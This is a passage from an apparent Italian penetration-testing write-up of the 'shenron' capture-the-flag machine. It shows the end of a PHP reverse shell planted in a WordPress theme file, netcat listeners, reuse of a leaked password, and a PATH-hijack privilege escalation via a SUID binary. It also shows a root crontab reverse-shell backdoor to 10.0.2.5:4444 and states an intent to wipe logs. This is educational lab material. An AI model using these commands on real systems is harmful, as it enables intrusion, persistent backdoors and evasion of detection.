108     // If we can read from the process's STDOUT
109     // send data down tcp connection
110     if (in_array($pipes[1], $read_a)) {
111         if ($debug) printit("STDOUT READ");
112         $input = fread($pipes[1], $chunk_size);
113         if ($debug) printit("STDOUT: $input");
114         fwrite($sock, $input);
115     }
116
117     // If we can read from the process's STDERR
118     // send data down tcp connection
119     if (in_array($pipes[2], $read_a)) {
120         if ($debug) printit("STDERR READ");
121         $input = fread($pipes[2], $chunk_size);
122         if ($debug) printit("STDERR: $input");
123         fwrite($sock, $input);
124     }
125 }
126
127 fclose($sock);
```

```
128 fclose($pipes[0]);
129 fclose($pipes[1]);
130 fclose($pipes[2]);
131 proc_close($process);
132
133 // Like print, but does nothing if we've daemonised ourself
134 // (I can't figure out how to redirect STDOUT like a proper daemon)
135 function printit ($string) {
136     if (!$daemon) {
137         print "$string\n";
138     }
139 }
140 ?>
```

Il codice PHP è stato creato dall'utente *pentestmonkey* e pubblicato sul suo profilo GitHub su GitHub. [1]

Nello script è stato modificato l'indirizzo IP per mettere quello della macchina Kali attaccante, ottenuto grazie al comando `ifconfig`. Per quanto concerne la porta è stata scelta la `1234` (Figura 8.6).

Successivamente, premendo il pulsante `Update File` sull'editor di WordPress, il file del tema è stato aggiornato correttamente.




Figura 8.5: Indirizzo IP della macchina Kali assegnato dal DHCP

[1] `https://github.com/pentestmonkey/php-reverse-shell.php`

Figura 8.6: File del tema modificato con la reverse shell

Per trovare l'URL specifico del file `404.php`, ispezionando il codice HTML della homepage con `CTRL+U`, è stato individuato un link al file `style.css` (Figura 8.7). Questo file si trovava anche nell'elenco dei file del tema nel pannello di amministrazione di WordPress (Figura 8.8). Da ciò si è concluso che il percorso del file `404.php` si trovava nella stessa directory del file CSS, risultando quindi nell'URL:

`http://shenron/wp-content/themes/twentyeleven/404.php`

Figura 8.7: Link al file `style.css` nella homepage del tema




Figura 8.8: Il file `syle.css` si trova anche nella directory dei file del tema, allo stesso livello del file `404.php`.

8.3 Esecuzione di una Shell Inversa

Sul sistema dell'attaccante è stato avviato **Netcat** [14] in modalità di ascolto sulla porta 1234 (Figura 8.9):

```
nc -nlvp 1234
```

- `-n`: evita la risoluzione DNS.
- `-l`: mette Netcat in modalità di ascolto.
- `-v`: abilita la modalità verbosa.
- `-p 1234`: specifica la porta su cui Netcat deve rimanere in ascolto.




Figura 8.9: Netcat in ascolto sulla porta 1234

Successivamente, visitando l'URL

`http://shenron/wp-content/themes/twentyeleven/404.php`

nel browser (Figura 8.10), si è ottenuto l'accesso al sistema target tramite la reverse shell (Figura 8.11).




Figura 8.10: URL da digitare nel browser per poter attivare la reverse shell.




Figura 8.11: Shell interattiva sulla macchina target.

Questa configurazione ha permesso di ottenere una shell interattiva sulla macchina target, utilizzando i privilegi dell'utente `www-data`, cioè l'utente del server web.

CAPITOLO 9

Privilege Escalation

L'escalation dei privilegi è una fase fondamentale del processo di penetration testing. Consiste nel tentativo di ottenere privilegi più elevati all'interno del sistema target, partendo da un accesso iniziale limitato fino a raggiungere privilegi di amministratore o root. Questo capitolo descrive i vari metodi utilizzati per ottenere l'accesso root sulla macchina target, sfruttando vulnerabilità e configurazioni errate.

9.1 Ottenimento di una Shell Stabile

Dopo aver ottenuto l'accesso iniziale al sistema come utente `www-data`, abbiamo proceduto a stabilizzare l'ambiente della shell. Una shell stabile fornisce un controllo e un'interazione migliori. Per ottenere ciò, abbiamo utilizzato Python per avviare una shell più affidabile (Figura 9.13) [28]:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

L'esecuzione di questo comando ci ha permesso di trasformare la shell di base in una shell interattiva, migliorando la nostra capacità di navigare nel sistema ed eseguire comandi. Abbiamo verificato l'identità dell'utente con il comando `whoami`, confermando di essere ancora l'utente `www-data`.




Figura 9.1: Stabilizzazione della shell con Python e verifica dell'utente con `whoami`.

9.2 Identificazione dei Potenziali Vettori di Escalation dei Privilegi

Elencando tutti gli utenti presenti nel sistema, abbiamo scoperto la presenza di un utente interessante chiamato `shenron`. Dopo ulteriori indagini, abbiamo notato che esisteva una directory home appartenente a `shenron` situata nella directory `/home`.

Tuttavia, la directory `shenron` non era accessibile all'utente `www-data` a causa dei permessi restrittivi sull'esecuzione per altri utenti.




Figura 9.2: Elenco delle directory presenti nella home.

9.3 Accesso all'Utente Shenron

Per tentare di accedere all'utente `shenron`, ci sono diverse metodologie. Una delle opzioni era effettuare il cracking della password dell'utente `shenron`. Tuttavia, prima di ricorrere a questo o altri metodi, è stato deciso di provare ad accedere con la password usata in precedenza per il pannello di amministrazione di WordPress, ossia

`iloverockyou`. Fortunatamente, questa password ha funzionato e siamo riusciti ad accedere all'utente `shenron` utilizzando il seguente comando (Figura 9.13):

```
su shenron Password: iloverockyou
```

Dopo aver eseguito il comando `whoami`, abbiamo confermato di essere ora l'utente `shenron`. Questo ci ha permesso di esplorare il sistema con privilegi più elevati e accedere a file che in precedenza erano limitati.




Figura 9.3: Accesso all'utente `shenron` con la password `iloverockyou`.

9.4 Cattura della Prima Flag

Una volta effettuato l'accesso come utente `shenron`, abbiamo scoperto un file chiamato `local.txt` nella directory home:

```
cat local.txt a57e2ff676cd040d58b375f686c7cedc
```

Questo file conteneva una delle flag che dovevamo catturare, confermando il nostro successo nell'escalation dei privilegi fino a questo punto.




Figura 9.4: Contenuto della prima flag trovata nel file `local.txt`.

9.5 Esplorazione del File Binario `network`

Nella directory home dell'utente `shenron`, abbiamo trovato un file eseguibile interessante chiamato `network`, di proprietà di `root` ma con permessi impostati per permettere l'esecuzione da parte di qualsiasi utente (Figura 9.13):

```
ls -la -rwsr-xr-x 1 root root 16712 Apr 15 2021 network
```

L'esecuzione del file `network` ha rivelato che forniva informazioni sulle connessioni di rete attive e sulle porte in ascolto (Figura 9.13).

```
shenron@shenron:~$ ./network
./network
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      326/systemd-resolve
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      487/mysqld
tcp6       0      0 :::80                   :::*                    LISTEN      443/apache2
udp        0      0 127.0.0.53:53           0.0.0.0:*                           326/systemd-resolve
udp        0      0 10.0.2.7:68             0.0.0.0:*                           245/systemd-network
shenron@shenron:~$
```

Figura 9.5: Esecuzione dell'eseguibile `network` per visualizzare le connessioni di rete attive.

In base all'output, abbiamo sospettato che l'eseguibile `network` stesse invocando qualche utility di sistema legata al monitoraggio della rete. Per identificare quale utility fosse utilizzata, abbiamo tentato di leggere il contenuto del file binario, ma non era in un formato leggibile. Pertanto, abbiamo utilizzato il comando `strings`, che estrae stringhe stampabili dai file binari [16].

Purtroppo, `strings` non era installato sulla macchina target. Per aggirare questa limitazione, abbiamo avviato un server HTTP Python sul target e utilizzato `wget` per scaricare il file `network` sulla macchina Kali (Figura 9.13 e Figura 9.13).

```
python3 -m http.server 8080 wget http://10.0.2.7:8080/network
```

```
shenron@shenron:~$ python3 -m http.server 8080
python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Figura 9.6: Avvio di un server HTTP su Python per scaricare il file `network`.




Figura 9.7: Download del file `network` utilizzando `wget`.

Dopo aver scaricato il file `network` ed eseguito `strings` su di esso, abbiamo scoperto che chiamava `netstat` con argomenti specifici (Figura 9.13):

```
strings ./network ... netstat -nltup ...
```




Figura 9.8: Output del comando `strings` sull'eseguibile `network`.

Confrontando l'output dell'esecuzione di `./network` con un comando `netstat` manuale, abbiamo confermato che l'eseguibile stava effettivamente utilizzando

`netstat` per raccogliere informazioni sulla rete [29]. Tuttavia, l'output era limitato rispetto a quello che avrebbe visto un utente root, suggerendo che l'eseguibile `network` stesse funzionando con privilegi di root ma fornendo un output filtrato (Figura 9.13).

```
shenron@shenron:~$ netstat -nltup
netstat -nltup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      2270/python3
tcp6       0      0 :::80                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 10.0.2.7:68             0.0.0.0:*                           -
shenron@shenron:~$ ./network
./network
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      326/systemd-resolve
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      487/mysqld
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      2270/python3
tcp6       0      0 :::80                   :::*                    LISTEN      443/apache2
udp        0      0 127.0.0.53:53           0.0.0.0:*                           326/systemd-resolve
udp        0      0 10.0.2.7:68             0.0.0.0:*                           245/systemd-network
shenron@shenron:~$
```

Figura 9.9: Confronto degli output di `network` e `netstat`.

9.6 Abuso del Comando `netstat` per l'Escalation dei Privilegi

Con questa conoscenza, abbiamo formulato un piano per abusare della chiamata a `netstat` all'interno dell'eseguibile `network`. L'obiettivo era indurre l'eseguibile a eseguire uno script malevolo con privilegi di root manipolando l'ambiente.

Abbiamo notato che la directory `/tmp` aveva permessi di scrittura per tutti gli utenti, il che ci ha permesso di creare uno script `netstat` falso che avrebbe fornito una shell root (Figura 9.13):

```
cd /tmp echo "/bin/bash" > netstat chmod +x netstat
```




Figura 9.10: Permessi di scrittura per tutti nella directory `/tmp`.

Successivamente, abbiamo modificato la variabile di ambiente `PATH` per dare priorità alla directory `/tmp`, assicurandoci che il nostro script `netstat` falso venisse eseguito al posto di quello legittimo (Figura 9.13):

```
export PATH=/tmp:$PATH
```

Figura 9.11: Creazione dello script `netstat` malevolo e modifica della variabile `PATH`.

Questo tipo di attacco sfrutta il fatto che l'eseguibile non utilizza percorsi assoluti per chiamare programmi esterni, permettendo l'hijacking della variabile `PATH`.

Dopo aver confermato la modifica, siamo tornati alla directory home di `shenron` ed eseguito nuovamente l'eseguibile `network`:

```
cd /home/shenron ./network
```

Questa volta, invece di eseguire il `netstat` legittimo, l'eseguibile `network` ha chiamato il nostro script malevolo, risultando in una shell root (Figura 9.13):

```
whoami root
```




Figura 9.12: Shell root ottenuta grazie all'abuso del comando `netstat`.

Questa escalation dei privilegi ha avuto successo, permettendoci di ottenere il controllo amministrativo completo del sistema target.

9.7 Cattura della Seconda Flag

Con privilegi di root, ci siamo spostati nella directory `/root` e abbiamo trovato un file chiamato `root.txt`. Leggendo il contenuto del file, abbiamo catturato la seconda e ultima flag necessaria per completare il nostro obiettivo (Figura 9.13):

```
cat root.txt
Your Root Flag Is Here :- a7ed78963dffd9450a34fcc4a0eecb98
```




Figura 9.13: Contenuto della seconda flag trovata nel file `root.txt`.

Questa flag rappresenta il completamento del nostro percorso di escalation dei privilegi e evidenzia il completo controllo ottenuto sul sistema target.

CAPITOLO 10

Mantenere l'Accesso

In questa fase ci occupiamo di garantire la persistenza nel sistema compromesso e di eliminare ogni traccia delle nostre attività, in modo da evitare che l'intrusione venga rilevata. Questo è un passo importante per mantenere l'accesso nel lungo termine e per garantire che nessun log del sistema possa svelare le nostre operazioni.

10.1 Backdoor nel Crontab

Per ottenere una persistenza nel sistema, abbiamo modificato il file `/etc/crontab` [17] per eseguire periodicamente una backdoor. In particolare, abbiamo aggiunto una nuova riga al crontab di root, come mostrato in Figura 10.1:




Figura 10.1: File crontab modificato

La riga aggiunta è la seguente:

```
0 * * * * root /bin/bash -c 'bash -i >& /dev/tcp/10.0.2.5/4444 0>&1' > /
    dev/null 2>&1
```

Questa istruzione viene eseguita ogni ora (`0 * * * *`) e permette di avviare una reverse shell verso l'host attaccante con IP `10.0.2.5` sulla porta `4444`. Di seguito, analizziamo il significato dei vari componenti della riga:

- `0 * * * *`: Specifica che il comando deve essere eseguito all'inizio di ogni ora.
- `root`: L'utente che eseguirà il comando.
- `/bin/bash -c 'bash -i >& /dev/tcp/10.0.2.5/4444 0>&1'`: Esegue una shell interattiva di Bash che redirige l'input e l'output verso la connessione TCP con l'host attaccante.
  - `bash -i`: Avvia una shell interattiva.
  - `>& /dev/tcp/10.0.2.5/4444`: Redirige l'output della shell verso la connessione TCP all'indirizzo e alla porta specificati.
  - `0>&1`: Redirige l'input della shell dalla stessa connessione.
- `> /dev/null 2>&1`: Sopprime ogni output o errore del comando per evitare di lasciare tracce.

10.2 Connessione alla Backdoor

Dopo aver impostato il crontab, ci mettiamo in ascolto sulla porta `4444` dal nostro host attaccante, utilizzando il comando `netcat` (Figura 2):




Figura 10.2: Connessione alla backdoor con Netcat e pulizia dei log

```
nc -nlvp 4444
```

- `-n`: Non risolve i nomi DNS.
- `-l`: Si mette in ascolto per connessioni in entrata.
- `-v`: Modalità verbosa, per visualizzare informazioni dettagliate.
- `-p 4444`: Specifica la porta `4444` per l'ascolto.

Una volta avviato Netcat, il sistema si connette automaticamente grazie alla backdoor configurata nel crontab, permettendoci di ottenere nuovamente l'accesso al sistema con privilegi di root.

10.3 Rimozione della Reverse Shell

Prima di procedere con la pulizia dei log di sistema, abbiamo ripristinato il file del tema `404.php` del sito WordPress, rimuovendo la reverse shell PHP precedentemente inserita (Figura 10.3).




Figura 10.3: Ripristino del file del tema `404.php`

10.4 Pulizia dei Log

